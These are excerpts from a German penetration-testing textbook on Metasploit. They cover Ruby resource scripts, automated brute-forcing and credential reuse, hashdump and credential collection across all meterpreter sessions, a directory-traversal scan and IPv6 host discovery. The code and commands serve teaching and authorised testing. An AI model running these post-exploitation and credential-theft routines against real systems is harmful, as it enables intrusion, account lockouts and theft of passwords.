100777/rwxrwxrwx  23552       fil   2012-05-16 16:39  klogger.exe
```

Listing 5–34 *Upload eines Keyloggers*

Der Upload scheint zwar im ersten Schritt erfolgreich zu verlaufen, und das Binary wird vom `ls`-Befehl korrekt angezeigt. Allerdings meldet sich am Bildschirm des Benutzers sofort der AV-Scanner und sperrt den Zugriff auf diese Datei (siehe Abb. 5–4).

6.6 Erweiterte Metasploit-Resource-Skripte

Mit Metasploit-Resource-Skripten lässt sich eine Vielzahl unterschiedlichster Aufgaben sehr elegant und weitgehend automatisiert lösen. Im einfachsten Fall werden Metasploit-Kommandos in Textdateien geschrieben und Metasploit arbeitet diese Befehle der Reihe nach ab. Mit den Ruby-Tags `<ruby>` bzw. `</ruby>` kann zudem beliebiger Ruby-Code in diesen Skripten genutzt werden. Diese Möglichkeiten wurden bereits in Abschnitt 6.2 dargestellt.

Mit weiterem Ruby-Code lassen sich beispielsweise folgendermaßen alle Hosts und Services durchlaufen und jeweils ausgeben. In Listing 6–32 werden in der ersten Zeile alle vorhandenen Hosts mit der `each`-Methode durchlaufen, und in der zweiten Zeile werden die jeweiligen Services der einzelnen Hosts durchlaufen. In Zeile 3 lassen sich weitere Aktionen mit der aktuellen IP und dem aktuellen Port durchführen. Im dargestellten Fall wird die IP-Adresse des Hosts und die aktuelle Portnummer mit einem `print_line` Kommando ausgegeben.

```
framework.db.hosts.each do |host|
       host.services.each do |serv|
          print_line("#{host.address} – Port: #{serv.port.to_i}")
       end
end
```

Listing 6–32 *Hosts und Services durchlaufen*

Benötigt man die Methoden, die beispielsweise von `serv` zur Verfügung gestellt werden, können diese mit `print_line(serv.methods.to_s)` ausgegeben werden.

Um alle vorhandenen Credentials abzurufen, ist es häufig hilfreich, erst zu ermitteln, welche Methoden von `creds` unterstützt werden:

```
framework.db.creds.each do |creds|
       print_line("#{creds.methods.to_s}")# Abruf der möglichen Methoden
       return # nur eine einmalige Ausgabe der Methoden
end
```

Listing 6–33 *Credentials durchlaufen*

An der Ausgabe dieses Skriptes ist erkennbar, dass auf die User mit `creds.user` und auf die Passwörter mit `creds.pass` zugegriffen werden kann. Im nächsten Schritt wird die `return`-Zeile entfernt und die Ausgabezeile wird beispielsweise folgendermaßen angepasst:

```
print_line("User: #{creds.user} / Pass: #{creds.pass}")
```

Sollen in einem solchen Resource-Skript typische Metasploit-Kommandos innerhalb des Ruby-Blockes genutzt werden, bietet sich der Ruby-Befehl `run_single` dazu an.

Folgendes Resource-Skript läuft alle Hosts und Services durch und löscht geschlossene Ports aus der Datenbank:

```
<ruby>
counter = 0
framework.db.hosts.each do |host|
       host.services.each do |serv|
          next if not serv.host
          if (serv.state != ServiceState::Open)
                print_line("cleaning Port: #{serv.port.to_i} on
#{host.address}")
                run_single("services -d -p #{serv.port.to_i} -r #{serv.proto}
                #{host.address}")
                counter = counter + 1
                next
          end
       end
end
print_line("cleaned #{counter} closed ports")
</ruby>
```

Listing 6–34 *portcleaner.rc*

Die Variable `counter` wird zu Beginn des Skriptes auf null gesetzt und bei jedem geschlossenen Port hochgezählt. Dadurch ist zum Abschluss des Skriptes ein Überblick über die Gesamtanzahl der gelöschten Ports möglich. In diesem Skript ist auch sehr gut erkennbar, wie typische Metasploit-Kommandos mit dynamischen Variablen kombiniert werden können. Das `services`-Kommando wird automatisch mit dem Port, dem Protokoll (TCP/UDP) und der Adresse des zu löschenden Eintrages bestückt.

Als weiterer Anwendungsfall dient das Kommando `db_nmap`. Während alle Metasploit-Scanning-Module die `RHOSTS`-Variable auswerten, funktioniert dies bei `db_nmap` nicht, und für einen Scanvorgang mit Nmap muss der Zieladressbereich immer manuell im Nmap-Kommando mit angegeben werden. Mit einem kleinen Resource-Skript lässt sich allerdings relativ einfach Abhilfe schaffen.

```
<ruby>
nmapopts = "-sSV –F -O"
print_line("Module: db_nmap")
run_single("db_nmap -v -n #{nmapopts} #{framework.datastore['RHOSTS']}")
</ruby>
```

Listing 6–35 *Einfaches portscan.rc-Skript*

Dieses Skript bietet umfangreiches Optimierungspozential. Eine erweiterte Version dieses Skriptes findet sich im Metasploit-Ordner `scripts/resource`.

Weitere Metasploit-Resource-Skripte

Zudem finden sich in diesem Ordner Skripte, die unterschiedlichste Aufgaben eines Pentests mit einem Resource-Skript automatisieren. Folgender Auszug stellt einen Überblick der vorhandenen Skripte dar:

- *Portscan-Skript – portscan.rc*

Automatisiert den Portscan mit `db_nmap` oder mit dem internen TCP-Portscanner von Metasploit. Dieses Skript wertet die globale Option `RHOSTS` für den Zieladressbereich aus. Zudem lassen sich mit `NMAPOPTS` spezielle Nmap-Optionen setzen, und mit einer globalen `VERBOSE`-Option ist es möglich, den Verbose-Modus zu aktivieren. Soll statt Nmap das interne Metasploit-Modul zur Anwendung kommen, lässt sich die globale Variable `NMAP` auf `false` stellen.

- *Discovery-Skript – basic_discovery.rc*

Dieses Skript ist eine erweiterte Form des dargestellten Portscanning-Skriptes. Es wird zusätzlich zu einem Portscan noch eine Vielzahl weiterer Metasploit-Module zur Anwendung gebracht. Mit diesem Discovery-Vorgang lassen sich neben Systemen und Services auch umfangreiche Serviceinformationen, Schwachstellen, User und vieles mehr ermitteln.

- *Crawling von Webapplikationen – autocrawler.rc*

Dieses Skript nutzt das Metasploit-Modul `crawler`, um die Struktur der Webseiten von bereits ermittelten Webservern in der Datenbank zu hinterlegen. Dazu durchläuft es alle Hosts und Services und sucht nach Servicenamen, die `http` beinhalten. Dieses Skript wird in Abschnitt 7.1 im Detail dargestellt.

- *Automatisches Passwort-Bruteforce-Skript – auto_brute.rc*

Mit diesem Skript lassen sich bereits ermittelte System- und Serviceinformationen auf vorhandene Login-Services durchsuchen und automatische Bruteforce-Vorgänge starten. Derzeit werden automatisch folgende Module genutzt:

- auxiliary/scanner/smb/smb_login
- auxiliary/scanner/ftp/anonymous
- auxiliary/scanner/ftp/ftp_login
- auxiliary/scanner/ssh/ssh_login
- auxiliary/scanner/telnet/telnet_login
- auxiliary/scanner/mysql/mysql_login
- auxiliary/scanner/vnc/vnc_login
- auxiliary/scanner/mssql/mssql_login
- auxiliary/scanner/pop3/pop3_login
- auxiliary/scanner/postgres/postgres_login

Wichtig: Diese voll automatisierte Analyse von Login-Services birgt die Gefahr, dass Locking-Mechanismen nicht erkannt werden und dementsprechend Benutzer ausgesperrt werden.

■ *Wmap-Webapplikationsprüfung – wmap_autotest.rc*

Die bisherigen Skripte haben die zu analysierende Umgebung erfasst und bereits erste Bruteforce-Vorgänge eingeleitet. Im nächsten Schritt lassen sich beispielsweise die vorhandenen Webserver einer weiteren Analyse unterziehen. Metasploit bietet dafür das Wmap-Plugin (siehe Abschnitt 7.1.2), das mit diesem Resource-Skript nahezu vollständig automatisierbar ist. Es werden automatisch alle erkannten Webserver aus der Datenbank gesucht und mit Wmap auf Schwachstellen analysiert. Dieses Skript wird in Abschnitt 7.1 im Detail betrachtet.

■ *Automatisches Prüfen ermittelter Credentials – auto_cred_checker.rc*

User haben häufig die Angewohnheit, Passwörter mehrfach zu verwenden. Die bereits erkannten Passwörter sollten dementsprechend im Rahmen weiterer Tests gegen jeden möglichen Login-Service im zu analysierenden Netzwerk geprüft werden. Unter Umständen öffnet ein bereits ermitteltes Credential-Set über einen weiteren Service Zugriff auf andere Systeme. Dieser Vorgang gestaltet sich typischerweise überaus langwierig und fehleranfällig. Mit diesem Skript ist es möglich, die bereits ermittelten Credentials der Metasploit-Datenbank abzufragen und diese mit folgenden Modulen automatisch gegen das restliche Netzwerk zum Einsatz zu bringen:

- `auxiliary/scanner/smb/smb_login`
- `auxiliary/scanner/ftp/ftp_login`
- `auxiliary/scanner/ssh/ssh_login`
- `auxiliary/scanner/telnet/telnet_login`
- `auxiliary/scanner/mysql/mysql_login`
- `auxiliary/scanner/vnc/vnc_login`
- `auxiliary/scanner/mssql/mssql_login`
- `auxiliary/scanner/pop3/pop3_login`
- `auxiliary/scanner/postgres/postgres_login`

Das Resource-Skript ist überaus einfach anzuwenden und hat als Konfigurationsoption ausschließlich den `VERBOSE`-Parameter. Es werden die bereits erkannten Passwörter der Reihe nach durchlaufen und automatisiert gegen alle dargestellten Login-Services getestet.

Für weitere Informationen und eigene Tests sei auf die bestehenden Skripte verwiesen. Diese Skripte zeigen umfangreiche Möglichkeiten, die Ruby-Skripte im Metasploit-Framework bieten, und lassen sich häufig erweitern oder als Vorlage verwenden.

6.7 Automatisierungsmöglichkeiten in der Post-Exploitation-Phase

Schon in Kapitel 5 wurde die hohe Relevanz der Post-Exploitation-Phase detailliert betrachtet. Viele der typischen Post-Exploitation-Tätigkeiten werden bereits durch den integrierten Meterpreter-Befehlssatz und mit den mitgelieferten Meterpreter-Skripten weitgehend automatisiert und vereinfacht.

Ist es beispielsweise im Rahmen eines umfangreichen Penetrationstests möglich, eine hohe Anzahl an Systemzugriffen zu erlangen, müssen die übernommenen Systeme im nächsten Schritt analysiert werden. Eine solche Analyse ist typischerweise mit entsprechendem Aufwand verbunden. Dabei muss eine Verbindung zu jedem System aufgebaut werden, die wichtigen Informationen müssen eingeholt und im Anschluss offline analysiert und ausgewertet werden.

6.7.1 Erste Möglichkeit: über die erweiterten Payload-Optionen

Vorhandene Funktionalitäten des in Kapitel 4.2.1 dargestellten Session-Managements unterstützen diese Tätigkeiten bereits weitreichend. Die Post-Exploitation-Phase muss dabei allerdings auf dem System manuell angestoßen werden. Oftmals ist es äußerst hilfreich, wenn gewisse Tätigkeiten zur Informationsgewinnung wie auch zur Sicherstellung des weiteren Systemzugriffs nach einem erfolgreichen Zugriff vollkommen automatisch eingeleitet werden. Beispielsweise ist ein vollständig automatischer Vorgang der Prozessmigration bei Client-Side-Angriffen durchaus von Vorteil und verhindert, dass eine Session durch User-Interaktion abgebrochen wird.

Metasploit ermöglicht eine solche Automatisierung über erweiterte Optionen des Payloads. Zu diesen zählen die Optionen `AutoRunScript` und `InitialAutoRunScript`, wie auch `AutoLoadStdapi` und `AutoSystemInfo`.

```
Payload advanced options (windows/meterpreter/reverse_tcp):

   Name           : AutoLoadStdapi
   Current Setting: true
   Description    : Automatically load the Stdapi extension

   Name           : AutoRunScript
   Current Setting:
   Description    : A script to run automatically on session creation.

   Name           : AutoSystemInfo
   Current Setting: true
   Description    : Automatically capture system information on initialization.

   Name           : InitialAutoRunScript
   Current Setting:
```

```
   Description    : An initial script to run on session creation (before
                    AutoRunScript)
<snip>
```

Listing 6–36 *Automatisierte Post-Exploitation-Phase*

Meterpreter umfasst zudem die Post-Exploitation-Skripte `multiscript` und `multi_console_command`, die im Anschluss an einen erfolgreichen Exploiting-Vorgang imstande sind, mehrere Meterpreter- und Systemskripte automatisch zur Ausführung zu bringen.

```
meterpreter > run multiscript
Multi Script Execution Meterpreter-Skript

OPTIONS:

    -cl <opt>  Collection of scripts to execute. Each script command must be
               enclosed in double quotes and separated by a semicolon.
    -h         Help menu.
    -rc <opt>  Text file with list of commands, one per line.
```

Listing 6–37 *Hilfsfunktion und Funktionsweise von »multiscript«*

Sollen gewisse Skripte ausschließlich für einen Exploit ausgeführt werden, muss die `AutoRunScript`-Option lokal in dem jeweiligen Exploit-Modul gesetzt werden. Um diese Option global für alle Module und Payloads zu setzen, lässt sich mit `setg` beispielsweise folgendes Kommando im globalen Datastore ablegen:

```
msf > setg AutoRunScript "multiscript -cl
"checkvm";"credcollect";"enum_shares";"get_env";"winenum""
```

Hinweis: Mit **`setg`** ohne weiteren Parameter ist es möglich, den globalen Datastore anzuzeigen; mit **`set`** im Modulmodus werden sowohl die globalen Optionen wie auch die lokalen Moduloptionen ausgegeben.

Ab sofort werden, im Anschluss an einen erfolgreichen Exploiting-Vorgang, die definierten Skripte automatisch zur Ausführung gebracht.

```
<snip>
[*] Meterpreter-Session 1 opened (10.8.28.8:4444 -> 10.8.28.218:1056) at Thu
Feb 03 11:33:21 +0100 2011
[*] Session ID 1 (10.8.28.8:4444 -> 10.8.28.218:1056) processing AutoRunScript
'multiscript -cl checkvm;credcollect;enum_shares;get_env;winenum'
[*] Running Multiscript script.....
<snip>
```

Listing 6–38 *Exploiting-Vorgang mit AutoRunScript*

Wird die so erstellte Konfiguration mit dem Befehl `save` gespeichert, kommt es in Zukunft zu einem automatischen Ladevorgang dieser Einstellungen und somit zu einer automatisierten ersten Post-Exploitation-Phase.

```
root@bt:~# cat /root/.msf3/config
[framework/core]
AutoRunScript=multiscript -cl checkvm;credcollect;enum_shares;get_env;winenum
```

Listing 6–39 *Metasploit-Konfiguration mit AutoRunScript*

Das Multiscript-Meterpreter-Skript ist durch die Option `-rc` imstande, ein vorab erstelltes Resource-File zu laden. Ein einfaches Skript zur Informationsgewinnung ist in folgendem Listing 6–40 dargestellt.

```
multi_console_command -cl ipconfig
multi_console_command -cl whoami
get_local_subnets
getcountermeasure
checkvm
domain_list_gen
credcollect
enum_shares
get_env
enum_powershell_env
enum_logged_on_users -c
enum_logged_on_users -l
enum_firefox
enum_chrome
enum_vmware
event_manager -i
get_application_list
get_filezilla_creds
get_pidgin_creds
get_valid_community
getvncpw
winenum
```

Listing 6–40 *Post Exploitation – Multiscript-Beispiel RC-File*

Dieses Skript lässt sich beispielsweise im Metasploit-Root-Ordner ablegen und folgendermaßen global laden:

```
msf > setg AutoRunScript multiscript –rc /path_to/post-exploitation.rc
```

Wie auch bereits in diesem Abschnitt dargestellt wurde, ist es möglich, dieses Kommando in der Startkonfiguration von Metasploit abzulegen und dadurch bei jedem Start des Frameworks automatisch zu laden und bei jeder neuen Meterpreter-Session auszuführen.

6.7.2 Zweite Möglichkeit: über das Session-Management

Eine weitere Möglichkeit ist das Session-Management, welches die einfache Anwendung unterschiedlicher Windows-Kommandos und Post-Exploitation-Module direkt über das Session-Management umsetzen lässt.

```
10.8.28.2 - (Sessions: 21 Jobs: 0)> sessions -h
Usage: sessions [options]
Active session manipulation and interaction.
OPTIONS:
    -c <opt>  Run a command on the session given with -i, or all
<snip>
    -s <opt>  Run a script on the session given with -i, or all
```

Listing 6–41 *Hilfsfunktion des Session-Managements*

Systemkommandos:

Windows Systemkommandos lassen sich über das »*session*«-Kommando mit dem Parameter »*-c*« an alle oder an ausgewählte Sessions übergeben.

```
sessions -c ipconfig
```

Meterpreter Scripts:

Die eigentliche Stärke der Post-Exploitation-Phase erlangt Metasploit allerdings über Meterpreter- und Post-Exploitation-Skripte. Diese lassen sich mit dem Parameter »*-s*« für einzelne oder für alle Sessions anwenden. Um ein solches Skript nur auf eine ausgewählte Session anzuwenden, lässt sich diese mit dem Parameter »*-i <ID>*« angeben.

```
sessions -s checkvm
```

Die dargestellte Methode über das Session-Management wird allerdings nicht mehr vollständig unterstützt und entsprechend schlecht gewartet. Die Post-Exploitation-Module sind der eigentliche Weg, um diese Phase möglichst effektiv umzusetzen.

6.7.3 Dritte Möglichkeit: Post-Module

In Abschnitt 5.4 wurde bereits der Nachfolger der Meterpreter-Skripte, die Post-Exploitation-Skripte, dargestellt. Da sich diese Post-Exploitation-Module direkt über die Metasploit-Konsole nutzen lassen, ist es möglich, diese über die bereits mehrfach genutzten Resource-Files zu automatisieren. Folgendes Resource-File führt unterschiedlichste Post-Exploitation-Tätigkeiten zur Informationsgewinnung auf einem Windows-System vollständig automatisch durch.

```
setg SESSION 1      #oder auf der Konsole setzen und diese Zeile auskommentieren

use multi/gather/env
run -j
use windows/gather/checkvm
run -j
use windows/gather/credential_collector
run -j
<snip> weitere Module hinzufügen
```

Listing 6–42 *Post-Exploitation-Resource-File*

Die Ergebnisse dieser Tätigkeiten lassen sich mit den üblichen Datenbankkommandos `notes`, `creds` und `looted` abfragen.

Da es nicht möglich ist, alle vorhandenen Sessions dabei anzugeben, ist eine Automatisierung dieser Module nur bedingt möglich.

Post-Module mit erweiterten Skripten automatisieren

Eine Möglichkeit, um dieses Manko zu umgehen, beschreibt Mubix auf seinem Blog [133]. Mit grundlegendem Ruby-Kung-Fu lässt sich dieser Ansatz auch mit dem aktuellen Metasploit-Framework bewerkstelligen, und es ist dadurch auf einfache Weise möglich, in der IRB alle vorhandenen Sessions zu durchlaufen und ein ausgewähltes Modul zur Anwendung zu bringen. Soll dabei vorab überprüft werden, ob das Betriebssystem der aktuellen Session zum Modul passt, lässt sich das beispielsweise folgendermaßen mit einem Resource-File bewerkstelligen:

```
use post/windows/gather/hashdump
<ruby>
if(framework.sessions.length > 0)
        framework.sessions.each_key do |sid|
                session = framework.sessions[sid]
                if(session.platform =~ /win/)   #linux: linux, osx: osx
                        run_single("set SESSION #{sid}")
                        run_single("run")
                end
                sleep 1
        end
else
        print_error("no sessions available")
end
</ruby>
```

Listing 6–43 *Resource-Skript zu Post-Exploitation-Skripten*

Dieser Code wird in eine Textdatei geschrieben und diese lässt sich zukünftig mit dem *resource*-Kommando aufrufen. Jedes Modul, das in Zukunft im Rahmen der Post-Exploitation-Phase automatisch genutzt werden soll, muss in dieses Re-

source-File eingetragen und mit dem dargestellten Codeblock ergänzt werden. Das Modul wird somit mit dem »*use*«-Befehl ausgewählt, anschließend wird mit den Ruby-Tags in den Ruby Modus (IRB) gewechselt, wo mit dem dargestellten Codeblock alle Sessions durchlaufen und bei passender Session (*session.patform* entspricht in diesem Fall dem Ausdruck »*win*«) das Modul zur Ausführung gebracht wird. Werden Post-Exploitation-Module für Linux-Systeme genutzt, muss *session.platform* auf »*linux*« geprüft werden und bei OS-X-Systemen entsprechend auf »*osx*«.

Mit dieser Methode ist es sehr einfach möglich, die umfassende Post-Exploitation-Phase weitgehend automatisiert durchzuführen und sich im Anschluss mit der Auswertung der eingeholten Informationen zu beschäftigen.

Meterpreter-Kommandos mit erweiterten Skripten automatisieren

Neben den Post-Exploitation-Modulen sind häufig bereits die grundlegenden Meterpreter-Kommandos als erster Schritt dieser Phase überaus hilfreich. Damit der Pentester nicht auf die bekannten und geliebten Funktionen verzichten muss, ist es möglich, diese in ähnlicher Form wie Post-Exploitation-Module mit etwas Ruby-Code in allen Sessions automatisch zur Anwendung zu bringen.

Im folgenden Skript wird erst der *session.type* geprüft, ob es sich bei der aktuellen Session um eine Meterpreter-Session handelt. Ist dies der Fall, wird der Rest des Codes abgearbeitet. Mit »*session.console.run_single*« ist es im Anschluss möglich, typische Meterpreter-Kommandos in der jeweiligen Session auszuführen.

```
<ruby>
if(framework.sessions.length > 0)
        print_status("starting with post exploitation meterpreter commands")
        print_line
        framework.sessions.each_key do |sid|
                session = framework.sessions[sid]
                if(session.type == "meterpreter")
                        ips = session.tunnel_peer.split(":")
                        print_line
                        print_status("Session ID: #{sid} - IP: #{ips[0]}")
                        print_line
                        session.console.run_single("sysinfo")
                        print_line
                        print_status("   User ID:")
                        print_line
                        session.console.run_single("getuid")
                        print_line
                        #<snip> hier kommen weitere Meterpreter Befehle
                end
        end
        sleep 1
else
```

```
        print_error("no sessions available")
end
</ruby>
```

Listing 6–44 *Meterpreter-Kommandos in einem Resource-File nutzen*

Wurde die Metasploit-Konsole wie in Abschnitt 2.9 mit den Logging-Funktionen korrekt konfiguriert, lassen sich die eingeholten Informationen über die Logdatei *console.log* auswerten.

Weitere Post-Module zur Anwendung bringen:

Metasploit umfasst derzeit knapp 290 Post-Exploitation-Module, die unterschiedlichste Tätigkeiten dieser Phase vereinfachen oder erst ermöglichen. Diese Module sind mit dem Post-Exploitation-Modul »*multi_post*« auf alle oder einzelne aktive Sessions anwendbar.

6.8 Zusammenfassung

Um Penetrationstests möglichst effektiv zu gestalten, kommen unterschiedlichste Automatisierungsmechanismen zum Einsatz. Neben einer weitgehend automatisierten Pre-Exploitation-Phase, die mit dem Einsatz von Ruby-Skripten und Resource-Files ermöglicht wird, lassen sich verschiedene externe Scanner wie Nmap als Portscanner oder Nessus und NeXpose als Vulnerability-Scanner einsetzen. Diese Tools können entweder direkt über Metasploit-Erweiterungsmodule in das Framework integriert und von der Metasploit-Konsole aus gesteuert werden, oder die Ergebnisse eines Scanvorgangs werden in die Metasploit-Datenbank importiert. Sobald die Informationen solcher Schwachstellenscans im Framework verfügbar sind, ist es möglich, eindeutige IDs der gefundenen Schwachstellen automatisch auf passende und verfügbare Exploits zu analysieren. Konnten dabei mögliche Exploits ermittelt werden, lassen sie sich im weiteren Verlauf mit den Metasploit-Mechanismen automatisch zur Anwendung bringen.

Im Anschluss an einen erfolgreichen Exploiting-Vorgang werden typischerweise Informationen des Systems eingeholt, die erlangten Privilegien erweitert und weitere Systeme angegriffen. Speziell der Post-Exploitation-Vorgang der Informationsgewinnung lässt sich unter Zuhilfenahme von Meterpreter- und Post-Exploitation-Skripten in Kombination mit Resource-Skripten weitgehend automatisieren.

Der Einsatz unterschiedlichster Automatisierungsmechanismen gibt dem Pentester die Möglichkeit, erheblich zielgerichtetere Angriffe durchzuführen und dadurch das vorhandene Sicherheitsniveau bzw. Angriffspotenzial wesentlich schneller und korrekter abzuschätzen.

```
msf auxiliary(vmware_server_dir_trav) > run
<snip>
[*] 10.8.28.127:8333 appears vulnerable to VMWare Directory Traversal
Vulnerability
<snip>
[*] Auxiliary-Module execution completed
```

Listing 7–59 *Anwendung des VMWare-Server-Directory-Traversal-Moduls*

Wenn, wie in unserem Testlabor, ein System mit dieser Schwachstelle erkannt wurde, ist es möglich, die darauf gehosteten Systeme herunterzuladen, und im Anschluss lassen sich diese offline einer detaillierten Analyse unterziehen. Dieser nächste Schritt könnte mit dem *Gueststealer* [193] erfolgen, einem Tool, um die virtualisierten Gastsysteme herunterzuladen.

Um Systeme mit dieser Schwachstelle in zukünftigen Sicherheitsanalysen immer zu erkennen, bietet sich dieses Modul für eine Integration in das Pre-Exploitation-Resource-Skript aus Abschnitt 6.2.1 an.

7.4 IPv6-Grundlagen [1]

Das weit verbreitete IPv4-Protokoll war nie für das Internet in der heutigen Form und Größe entwickelt worden. Aus diesem Grund bietet es nur knapp 4,3 Milliarden offizielle IP-Adressen, die aufgrund unterschiedlicher struktureller Gegebenheiten wie dem Subnetting und reservierter Adressbereiche nochmals verringert werden. Die vorhandenen Adressen sind mittlerweile so gut wie erschöpft und bieten dementsprechend nur mehr wenige bis gar keine Reserven. Diese Problematik wurde von der IETF bereits frühzeitig erkannt, wodurch diese im Jahr 1995 an dem Nachfolger von IPv4, an IPv6, zu arbeiten begann.

IPv6 ist eine komplette Neuentwicklung, läuft wie IPv4 auf OSI Layer 3 und lässt sich parallel zu IPv4 einsetzen.

OSI-Schicht	TCP/IP-Schicht	Beispiel
Anwendungen (7)	Anwendungen	HTTP, FTP, SMTP, POP, Telnet, OPC UA
Darstellung (6)		
Sitzung (5)		
		SOCKS
Transport (4)	Transport	TCP, UDP, SCTP
Vermittlung (3)	Internet	IP (IPv4, IPv6)
Sicherung (2)	Netzzugang	Ethernet, Token Bus, Token Ring, FDDI, IPoAC
Bitübertragung (1)		

Abb. 7–8 *TCP/IP-Referenzmodell [194]*

1. Dieser Abschnitt basiert auf einem Artikel in der Zeitschrift »Linux Magazin« der in Ausgabe 10/2012 veröffentlicht wurde: »Durch die Hintertür: Pentests spüren Sicherheitslücken in IPv6-Netzen auf«.

Es bietet Adressierungsmöglichkeiten für 340 Sextillionen Systeme und unterstützt neben Quality of Service auch Features wie Mobile-IP und zudem auch erweiterte automatische Konfigurationen der Netzwerkschnittstellen.

IPv6-Adressierung

IPv6-Adressen sind 128 Bit lang und werden hexadezimal dargestellt. Diese 128 Bit werden in 8 Blöcke zu je 16 Bit und mit Doppelpunkt unterteilt. Um IPv6-Adressen darzustellen, gibt es verschiedene Grundregeln und Vereinfachungen:

- Die Nullen, die einen Block starten, können ausgelassen werden. Das bedeutet, dass die Adresse `2001:0db8:0000:08d3:0000:8a2e:0070:7344` dieselbe Adresse darstellt wie die kurze Form `2001:db8:0:8d3:0:8a2e:70:7344`.
- Besteht ein ganzer Block aus Nullen oder sind mehrere Blocks mit Nullen aneinandergereiht, so müssen diese Blöcke nicht dargestellt werden. Diese Regel darf allerdings pro Adresse nur einmal angewendet werden. Ausgelassene Blöcke werden mit zwei aufeinander folgenden Doppelpunkten gekennzeichnet. Die Adresse `2001:0db8:0:0:0:0:1428:57ab` stellt dieselbe dar wie die Adresse `2001:db8::1428: 57ab`.
- Speziell bei der Einbettung von IPv4 in IPv6-Adressen ist folgende Regel durchaus hilfreich. Die letzten vier Bytes einer Adresse dürfen in dezimaler Schreibweise dargestellt werden. Dementsprechend bedeutet die Adresse `::ffff:127.0.0.1` dasselbe wie `::ffff:7f00:1`.

  Wurde einem Netzwerkgerät folgende IPv6-Adresse vergeben [194]:

  `2001:0db8:85a3:08d3:1319:8a2e:0370:7347/64`,

  lässt sich diese mit der /64-Netzwerkmaske in den Netzwerkbereich und Hostbereich unterteilen.

  `2001:0db8:85a3:08d3::/64`

  Folgender Bereich der Adresse stellt den Identifier des Netzwerkinterface dar:

  `1319:8a2e:0370:7347`

Bei IPv6 gibt es folgende unterschiedliche Adressen:

- Link Local Unicast (fe80::/10, Nicht routbar)
- Unique Local Unicast (für interne Netze)
  - fc00::/8 (evtl. Vergabe durch »ULA-Central«)
  - fd00::/8 (Präfix zufällig generieren!)
- Global Unicast (2000::/3, Offizielle Internet-Adressen)
- Multicast
- Deprecated (Site Local Unicast)

Es ist zu beachten, dass Services ausschließlich auf IPv6 oder auf IPv4 aktiviert sein können. Bei vielen Firewallsystemen muss IPv6 dabei dediziert konfiguriert werden. Wird dies nicht berücksichtigt, bedeutet das im schlimmsten Fall, dass ohne Berücksichtigung von IPv6 mögliches Angriffspotenzial und entsprechende Schwachstellen nicht erkannt und damit ein falsches Bedrohungspotenzial ermittelt würde.

7.4.1 Konfigurationsgrundlagen

Aktuelle Betriebssysteme kommen meist mit aktiviertem IPv6-Protokoll. Ein einfacher Test lässt sich mit dem `ifconfig-` oder dem `ip`-Kommando durchführen. Die Ausgabe der Interface-Konfiguration sollte mindestens einen `inet6`-Eintrag aufweisen.

Hinweis: Gibt es im internen Netzwerk einen IPv6-fähigen Router, ist es möglich, dass neben der Link-Local-Adresse auch bereits eine Link-Global-Adresse verfügbar ist (siehe Listing 7–61).

```
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7c:e7:6a
          inet addr:192.168.11.138  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe7c:e76a/64 Scope:Link
<snip>

root@bt:~# ip -6 addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 fe80::20c:29ff:fecf:6aba/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 7–60 *Interface-Konfiguration mit IPv6 aktiviert*

Der Scope ist bezüglich des Routings wichtig. *Scope Link* bedeutet, dass die Adresse nur im lokalen Subnetz Bedeutung hat und nicht über Router bzw. Netzwerkgrenzen hinweg weitergeleitet wird und dementsprechend auch keine Kommunikation über Router ermöglicht.

Gibt es im lokalen Netzwerk einen IPv6-fähigen Router, könnte sich eine Ausgabe von `ifconfig` folgendermaßen darstellen:

```
inet6 addr: 2001:4dd0:fd42:3:20c:29ff:fe7c:e76a/64 Scope:Global**
inet6 addr: fd44:2011:1021:0:20c:29ff:fe7c:e76a/64 Scope:Global**
inet6 addr: fe80::20c:29ff:fe7c:e76a/64 Scope:Link**
```

Listing 7–61 *Interface-Konfiguration mit globaler Adresse – Scope:Global*

Weist das lokale Interface eine IPv6-Adresse auf, lässt sich bereits ein erster Ping-Test auf das *locale Loopback Interface* durchführen.

```
root@bt:~# ping6 ::1 -c1
PING ::1(::1) 56 data bytes
64 bytes from ::1: icmp_seq=1 ttl=255 time=0.052 ms

--- ::1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.052/0.052/0.052/0.000 ms
```

Listing 7–62 *Ping-Kommando auf lokales IPv6 Loopback Interface*

Um alle Systeme im lokalen Subnetz (link local) zu ermitteln, lässt sich ein Ping an die Broadcast-Adresse `ff02::1` senden. Alle Systeme im lokalen Netzwerk antworten auf dieses Paket, wodurch es möglich ist, eine erste Systemübersicht zu erstellen.

```
root@bt:~# ping6 ff02::1%2 | cut -d\  -f4
fe80::20c:29ff:fecf:6aba:
fe80::20c:29ff:fe5c:e4b6:
<snip>
fe80::20c:29ff:fe85:c24b:
fe80::20c:29ff:fe5c:e4b6:
```

Listing 7–63 *Ping auf IPv6 Broadcast-Adresse*

7.5 IPv6-Netzwerke analysieren

Mittlerweile sind viele bekannte Analysetools IPv6-fähig. Neben Metasploit lässt sich beispielsweise auch Nessus und Nmap zur Analyse von IPv6-Netzwerken einsetzen. Folgender Abschnitt stellt eine beispielhafte Analyse von IPv6-Netzwerken dar. Es werden dabei keine speziellen Angriffe gegen diese Netzwerkumgebungen umgesetzt. Vielmehr wird versucht, bereits bekannte Techniken und Schwachstellen in IPv6-Umgebungen einzusetzen. Im ersten Schritt wird versucht, die Systeme im lokalen Netzwerk zu ermitteln, um sie in weiterer Folge auf Schwachstellen zu analysieren.

Folgendes Listing stellt den Einsatz von `alive6` des THC-IPv6-Toolkits dar.

```
root@kalilinux:~# alive6 eth0
Warning: unprefered IPv6 address had to be selected
Alive: fe80::20c:29ff:feec:1a8d
Alive: fe80::20c:29ff:fed9:71ca
<snip>
Found 19 systems alive
```

Listing 7–64 *THC-IPv6-Attack-Toolkit im Einsatz*

13 Cheat Sheet

Dieses Kapitel stellt eine Zusammenfassung der häufigsten Tätigkeiten und verwendeten Befehle in Kurzform dar. Diese Darstellung ist nicht vollständig und soll Ihnen in erster Linie wichtige Anhaltspunkte und eine Kurzübersicht für eigene Tests geben.

13.1 Vorbereitungsarbeiten und Bedienung des Frameworks

